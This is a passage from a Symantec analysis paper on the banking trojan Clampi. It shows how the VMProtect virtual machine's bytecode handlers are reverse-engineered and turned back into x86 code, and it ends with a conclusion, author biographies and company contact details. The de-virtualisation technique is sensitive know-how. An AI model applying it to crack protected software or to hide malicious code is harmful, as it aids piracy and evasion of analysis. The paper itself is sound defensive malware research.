db 3Bh, 9, 0FFh, 1Ch, 0B2h, 0FFh, 4, 21h, 0FFh, 0Ch, 0B2h
db 21h, 0B9h, 7Ch, 0EDh, 0FFh, 0FBh, 1Bh, 8, 0B2h, 41h
...
```

The seemingly meaningless bytes above constitute the byte code of the first block executed by VMProtect's virtual CPU located inside Clampi. To understand what its execution will yield, one has to analyze the various handlers referenced by VMhandlers.

The first byte to be fetched is 0xEE. Examining the 0xEEth entry of VMhandlers show a pointer to 0xAB1978:

```
.text:00AB1978 popd _ drX:
.text:00AB1978                  lodsb
.text:00AB1979                  pop     dword ptr [edi+eax*4]
.text:00AB197C                  jmp     VMloop
```

The code at this address fetches a byte from esi and pops a dword from the stack to the esith entry of a dword array pointed to by edi. Looking back at the VMenter routine: esi points to the current byte code; edi is set to the value returned by a call to malloc(40h), which means it points to a dword array of 16 entries. ESP points to 11 dword values, consisting of the byte code pseudo-address, the flags (pushf), the general-purpose registers (pusha) and the pseudo-base mentioned earlier.

Thus, the VMhandler at 0xAB1978, which is named popd_drX in the above example, indeed pops a dword to the array pointed to by edi. This array is the virtual register array, and is used for temporary storage inside the byte code routine as well. There is no one-to-one mapping between x86 general purpose registers and the virtual registers.

After the lodsb at 0xAB1978, edi will point to the next byte code instruction at 0xB1E2FA (0x3B, which also maps to popd_drX!). Also note that every VMhandler routine terminates with a “jmp VMloop”, except for the routines used to terminate the byte code routine and jump to the next one.

Continuing the disassembly and analyzing each individual VMhandler involved for this single byte code routine, one obtains the higher-level representation below (which has been simplified for illustrative purposes):

```
 0: popd dr2
 1: popd drD
 2: popd dr0
 3: popd dr1
 4: discardd
 5: popd dr3
 6: popd dr7
 7: popd drA
 8: popd dr6
 9: popd dr8
10: discardd
11: pushd dr1
12: pushstk
13: popd dr9
14: pushd 0000001C
15: pushstk
16: pushd 00000004
17: addd
18: pushd 0000000C
19: pushstk
20: addd
21: nnandd
22: addd _ f
23: pushw FBFF
24: pushw wr8
25: pushstk
26: loadw
27: nnandw
28: nnandw
29: addw
30: popw wr8
31: pushstk
32: loadd
33: nnandd _ f
34: pushstk
35: loadw
36: nnandw
37: pushw 0815
38: nnandw
39: pushw F3EA
40: pushw wr8
41: pushstk
```

```
42: loadw
43: nnandw
44: nnandw
45: addw
46: popw wr8
47: popstk
48: pushd 00000000
49: pushd FFFFFFF8
50: pushd dr9
51: addd
52: stored
53: pushd 00000064
54: pushd dr2
55: pushd 100D3EC9
56: addd
57: pushd 10057EF6
58: pushd dr2
59: pushd 100010FA
60: addd
61: pushd dr8
62: pushd dr6
63: pushd drA
64: pushd dr7
65: pushd dr3
66: pushstk
67: pushd dr9
68: pushd dr0
69: pushd drD
70: pushd dr2
71: vmret
```

The first thing that strikes us is how this looks like stack-machine opcodes. The only opcodes taking operands appear to push and pop. Only a few arithmetic operations are used, mainly add and nnand (not-not-and; nor if you wish). So, VMProtect's virtual CPU is a stack-based virtual machine.

The initial 11 pops simply move the real registers (pushed when entering VMenter) from the stack to the temporary storage area pointed to by edi. The virtual registers will be used throughout the rest of the routine to execute operations. They are then pushed back onto the stack before vmret'ing.

This higher level representation can then be factored back to x86 assembly. As an example, examine the operations between lines 48 and 52:

```
48: pushd 00000000
49: pushd FFFFFFF8
50: pushd dr9
51: addd
52: stored
```

Virtual dword register 9 (dr9) maps to physical register ebp and is added to -8 and then pushed back onto the stack. The "stored" operation is the mnemonic for the virtual opcode stores a value on the stack to an address also specified on the stack.

Thus, this code can be refactored to:

```
push 0
push -8
push ebp
pop X / pop Y / push X+Y
pop X / pop [X]
```

Which can be simplified to:

```
push 0
push ebp-8
pop X / pop [X]
```

To:

```
push 0
mov X, ebp-8
pop [X]
```

Which finally translates to:

```
mov [ebp-8], 0
```

So these five virtual opcodes translate to a single ”mov” instruction. Unfortunately this example is one of the simplest, most straight-forward translations. Arithmetic operations (involving flags), conditional branches, and jumps are much more complicated and involve tens or hundreds of virtual opcodes.

Translating the rest of the above byte code, results in the following full translation:

```
push ebp
mov ebp, esp
sub esp, dword 1C h
mov dword [ebp-8], dword 0
push dword 64
call dword XXXXXXXX
```

Each byte code routine maps to a basic block of an x86 routine. During the VMProtect protection process, the x86 code is disassembled into basic blocks (a code block that does not contain branches), and these blocks are virtualized individually. Steps similar to the above example must then be repeated for every block in VMProtect’ed samples and linked to rebuild the original PE file. Unfortunately, the above steps are quite difficult to generalize, especially when the levels of protection increase (such as when the byte code is obfuscated or protected, junk is added to the VMhandlers, and other anti-reversing tricks.)

Clampi’s main executable contains about 280 functions composed by more than 5000 basic blocks, which can be time-consuming to reverse. Symantec translated each of these blocks in order to provide this in-depth analysis of Clampi.

Conclusion

Trojan.Clampi is an extremely versatile threat that is difficult to analyze and has the ability to update itself, replicate, and perform arbitrary actions at any given time by downloading additional modules. Currently, the motivation behind Clampi is financial and reports have linked Clampi to numerous stolen online banking credentials and the unauthorized transfer of funds.

Clampi has existed for a number of years and its existence is unlikely to subside in the near future.

The content of this paper was originally detailed in a blog series. Those blogs can be found here:
http://www.symantec.com/connect/blogs/inside-jaws-trojanclampi

About the authors
Nicolas Falliere is a Senior Security Response Engineer in Paris, France.
Patrick Fitzgerald is a Senior Security Response Manager in Dublin, Ireland.
Eric Chien is a Technical Director for Security Response in Culver City, California.

About Symantec
Symantec is a global leader in providing security, storage and systems management solutions to help businesses and consumers secure and manage their information. Headquartered in Cupertino, Calif., Symantec has operations in more than 40 countries. More information is available at www.symantec.com.

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation
World Headquarters
20330 Stevens Creek Blvd.
Cupertino, CA 95014 USA
+1 (408) 517 8000
1 (800) 721 3934
www.symantec.com